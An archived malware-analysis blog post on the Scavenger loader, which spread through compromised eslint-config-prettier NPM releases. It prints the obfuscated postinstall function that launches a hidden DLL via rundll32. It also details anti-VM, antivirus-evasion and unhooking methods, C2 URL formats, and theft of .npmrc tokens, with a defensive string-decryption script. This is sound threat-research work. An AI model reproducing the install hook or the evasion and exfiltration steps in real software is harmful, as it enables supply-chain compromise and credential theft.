
Scavenger Malware Distributed via eslint-config-prettier NPM Package Supply Chain Compromise

Archived: 2026-04-05 23:38:34 UTC

Overview

This blog was written in collaboration with Cedric Brisson. Big thanks to Cedric for staying up throughout the weekend to complete this analysis with us. Go check out his sister blog here.

On Friday July 18th, a number of Github users reported a popular NPM package `es-lint-config-prettier` having releases published despite code changes not being reflected within their Github repository. The maintainer later stated that their NPM account had been compromised via a phishing email:



They then acknowledged that the following NPM packages had been affected:

- `eslint-config-prettier` versions: `8.10.1, 9.1.1, 10.1.6, 10.1.7`
- `eslint-plugin-prettier` versions: `4.2.2, 4.2.3`
- `snyckit` versions: `0.11.9`
- `@pkgr/core versions` : `0.2.8`
- `napi-postinstall` versions: `0.3.1`

This blog covers the infection vector used with the compromised package `eslint-config-prettier` to execute the Scavenger Loader on infected systems, an overview of the loader's functionality and its follow-on Stealer

payloads.

Infection Vector

The `eslint-config-prettier` package shipped a post install script `install.js` that contains the function `logDiskSpace()` that is executed upon the NPM package's installation:

```
+ function logDiskSpace() {
+     try {
+         if(os.platform() === 'win32') {
+             const tempDir = os.tmpdir();
+             require('chi'+'ld_pro'+'cess')["sp"+"awn"]("rund"+"ll32",
+             [path.join(__dirname, './node-gyp' + '.dll') + ",main"]);
+             log(`Temp directory: ${tempDir}`);
+             const files = cache.readdirSync(tempDir);
+             log(`Number of files in temp directory: ${files.length}`);
+         }
+     } catch (err) {
+         summary.errors++;
+         log(`Error accessing temp directory: ${err.message}`);
+     }
+ }
```

The `logDiskSpace` function checks if the platform is win32 (Microsoft Windows) and if it is, then it creates a child process to execute a shipped DLL `node-gyp.dll` with `rundll32.exe`.

Scavenger Loader

The DLL is a loader malware variant written in Microsoft Visual Studio C++ that was compiled on `2025-07-18 08:59:38` (the same day that the malicious package was distributed) and contains the export name `loader.dll`. Once executed with `rundll32.exe`, the DLL entry point starts a separate thread to execute the core loader functionality. The functionality is largely within a monolithic function that contains a number of anti-analysis techniques, including anti-VM detection, antivirus detection, dynamically resolved runtime functions, XOR string decryption and hook patching to bypass antivirus and endpoint detection and response (EDR) technologies.

Anti-VM Detection

The loader attempts to detect if it is within a virtual environment by calling `GetSystemFirmwareTable` with the `FirmwareTableProviderSignature` set to `RSMB` to retrieve the raw SMBIOS firmware table provider. This provider is used to enumerate the SMBIOSTableData for common virtual machine BIOS names, including:

- `VMware`
- `qemu`
- `QEMU`

Analysis Tool and Antivirus Detection

The loader also enumerates its process space for the following DLLs:

- `snxhk.dll` (Avast's hook library)
- `Sf2.dll` (Avast related)
- `SxIn.dll` (Qihu 360)
- `SbieDll.dll` (Sandboxie)
- `cmdvrt32.dll` (Comodo Antivirus)
- `winsdk.dll`
- `winsrv_x86.dll`
- `Harmony0.dll` (likely related to the lib.harmony patching project)
- `Dumper.dll` (likely related to memory dumping)
- `vehdebug-x86_64.dll` (CheatEngine related)

In addition, Scavenger Loader will attempt to identify userland hooks (commonly set in place by Anti-virus and EDR to track API calls) for the functions `IsDebuggerPresent` and `NtClose` by checking that the first byte of each function for the value `0x4c` (the expected value of a non-hooked function).

Other Anti-Analysis Checks

- The number of processors is identified by acquiring the `BASIC_SYSTEM_INFORMATION` structure from `NtQuerySystemInformation` and checking the `NumberOfProcessors` member to ensure the number of processors is above `3`
- Checks if it can use `WriteConsoleW` to determine if it's being ran in a console by writing "0 bytes" and checking the success status
- Checks if the `%TEMP%\SCVNGR_VM` directory already exists (if the malware is already present on the machine)

If any of these checks succeed, then the loader will purposefully cause a null-pointer exception that will cause the loader to crash.

Function Hash Resolution, Hook Identification & Unhooking

In addition to the anti-analysis functionality described above, the sample makes use of dynamic function resolution with CRC32 and a custom value table. This is used to resolve all functions needed for the sample to execute at runtime. Interestingly, each function is resolved every time that it is needed, unlike typical malware functionality that will resolve a function table at the beginning of its execution to be used throughout its execution.

Scavenger Loader will perform indirect syscalls for the following functions:

- `NtSetInformationThread` : Used to set `ThreadHideFromDebugger`
- `NtQuerySystemInformation` : Gather information on the number of processors (discussed above)

Indirect syscall resolution is done with the following steps:

1. The targeted function is dynamically resolved in `ntdll.dll`

2. A new allocation is made with `NtAllocateVirtualMemory`. The first offset of the new allocation is set to `mov r10, rcx`
3. The original bytes are copied starting at the second offset within the newly allocated buffer up to the `syscall` instruction to acquire its syscall number
4. The function is finalized by writing the `syscall` and `retn` instructions to the buffer

The resulting buffer is then used to call each respective syscall resolved in this manner.

String Decryption

All strings are protected with the https://github.com/JustasMasiulis/xorstr/tree/master project, that performs compile-time XOR-encryption of strings embedded within the malware binary. This results in string constants being replaced with XOR decryption routines where strings are needed throughout the binary. The following Binary Ninja script can be used to decrypt 64-bit binary strings obfuscated with this project:

```
 import struct
import binaryninja
import sys
import json

# Let's capture each assignment instruction
def match_LowLevelIL_18002def6_0(insn):
    # rax = 0x17662843e35b915e
    if insn.operation != binaryninja.LowLevelILOperation.LLIL_SET_REG:
        return False

    if insn.dest.name != 'rax':
        return False

    # 0x17662843e35b915e
    if insn.src.operation != binaryninja.LowLevelILOperation.LLIL_CONST:
        return False

    return True

binary = sys.argv[1]
# The obfuscator makes these functions huge, so we need to adjust the defaults and only do basic analysis to get
bv = binaryninja.load(binary, options={'analysis.mode': 'basic', 'analysis.limits.maxFunctionSize': 100000000,
bb_start = set()

# Here we capture each assignment from each basic block
# that meets our criteria. Limit each "stack' to a basic block
for func in bv.functions:
    #print(f"Function: {hex(func.start)}")
    for bb in func.llil:
        for instr in bb:
```

```
            if match_LowLevelIL_18002def6_0(instr):
               bb_start.add(instr.il_basic_block[0].address)

# We then filter each "stack" to use only those with high
# amount of assignments (encrypted strings)
high_assigns = []
stack = []
for start in bb_start:
    stack = []
    for cbb in bv.get_functions_containing(start)[0].llil:
        if cbb[0].address == start:
            for instr in cbb:
                if match_LowLevelIL_18002def6_0(instr):
                    stack.append(instr)
    if len(stack) >= 4:
        high_assigns.append(stack)

result = {}
for stack in high_assigns:
    # Each captured stack is effectively made up of one half of keys
    # and the other half of ciphertext. So we just need to iterate
    # over each half respectively to cover each string.
    slen = len(stack)//2
    rqs = []
    cts = stack[:slen]
    keys = stack[slen:]
    for i, ct in enumerate(cts):
        rqs.append(ct.src.constant ^ keys[i].src.constant)

    print(f"Result for: {stack[0].address:2x}: {(struct.pack('Q'*len(rqs), *rqs)).decode('ascii')}")
    result[hex(stack[0].address)] = (struct.pack('Q'*len(rqs), *rqs)).decode('ascii').split("\x00")[0]

f = open(f'{sys.argv[1]}.json', 'w')
f.write(json.dumps(result))
f.close()
```

Loader Functionality

Once all anti-analysis checks have passed, the loader will perform an HTTP `GET` request to a set of hard-coded C2 addresses with the C++ libcurl library in the following URL format: `https:{C2 Domain}/c/k2/`. If any of the requests fail, it will continue to the next C2 domain within its list until it receives a valid response. The response is expected to be a Base64-encoded key that is decoded and appended to a hard-coded value `N63r2SLz` to create a session key that is used to encrypt and decrypt command-and-control (C2) communications with the XXTEA block cipher.

The loader then proceeds to make a second C2 request in the format of `https[:]//{C2 Domain}/c/v?v={Pseudo-Random Value}` which the C2 provides a response to containing the provided value encrypted with the given session key. The value is then decrypted by the loader using XXTEA and checked to match the provided value. If they do not match, then the loader performs the same crash mechanism used during the anti-analysis checks.

The loader then performs a GET request in the format: `https[:]/{C2 Domain}/pl?=-&t={Epoch Time Integer}&s={XXTEA Encrypted Epoch Time Integer}`. The C2 responds with a Base64-encoded XXTEA encrypted blob that, once decrypted, provides the following JSON:

```
[{"enabled": true, "identifier": "shiny", "drop_name": "version.dll", "next_to_match": "notification_helper.exe", "next_to_extra_nav": "\\\\..\\\\..\\\\", "next_to_extra_nav_confirmation": "anifest.xml"}, {"enabled": true, "identifier": "electric", "drop_name": "umpdc.dll", "next_to_match": "electrum\\\\servers.json", "next_to_extra_nav": "\\\\..\\\\..\\\\", "next_to_extra_nav_confirmation": ""}, {"enabled": true, "identifier": "exodus", "drop_name": "profapi.dll", "next_to_match": "\\\\Exodus.exe", "next_to_extra_nav": "\\\\..", "next_to_extra_nav_confirmation": "v8_context_snapshot.bin"}]
```

This JSON configuration provides various payload options that are likely selected based on the system environment that the loader has infected. From what we've observed thus far, each payload is a stealer module that will collect information based on the environment in which it is executing. The loader can then download a module using the following URL format: `https://{C2 Domain}/pdl?p={Identifier Name}&t={Epoch Time Integer}&s={XXTEA Encrypted Epoch Time Integer}`. This results in a module encrypted with the XOR key `FuckOff` that is written to `%TEMP%` with a filename generated with `GetTempFileNameA`. The temporary file is then read into memory, decrypted using the hard-coded XOR key `FuckOff`, and is written to its respective configured location for DLL side loading, or execution by a third-party application.

Stealer Functionality

Once the loader functionality is complete, Scavenger Loader will also read the `npmrc` file from a user's system and send this to the C2 server in a GET request with the format: `https:{C2 Domain}/c/a?={npmrc Base64-Encoded XXTEA Encrypted Data}`. These configuration files often contain authentication tokens that can lead to further compromises.

We were told about related activity (thanks @struppigel) that involved a supply chain attack of a game mod https://lemonyte.com/blog/beamng-malware. This indicates that similar supply chain compromise activity is being used to distribute Scavenger payloads.

Follow-Up Work

Due to the timeliness of this event and its high impact (this package has 30M+ weekly downloads) we wanted to get this information to the public as quickly as possible. Due to this, we will be conducting additional analysis of all of these campaign components, including the delivered stealer modules.

Indicators of Compromise

All samples and C2 URLs related to Scavenger Loader and stealer modules can be found here: https://github.com/Invoke-RE/community-malware-research/blob/main/Research/Loaders/Scavenger/IOCs.md

Special Thanks

- Cedric Brisson
- Myrtus0x0 for assistance with network analysis
- Hexamine22 for assistance in identifying the C++ string obfuscator

---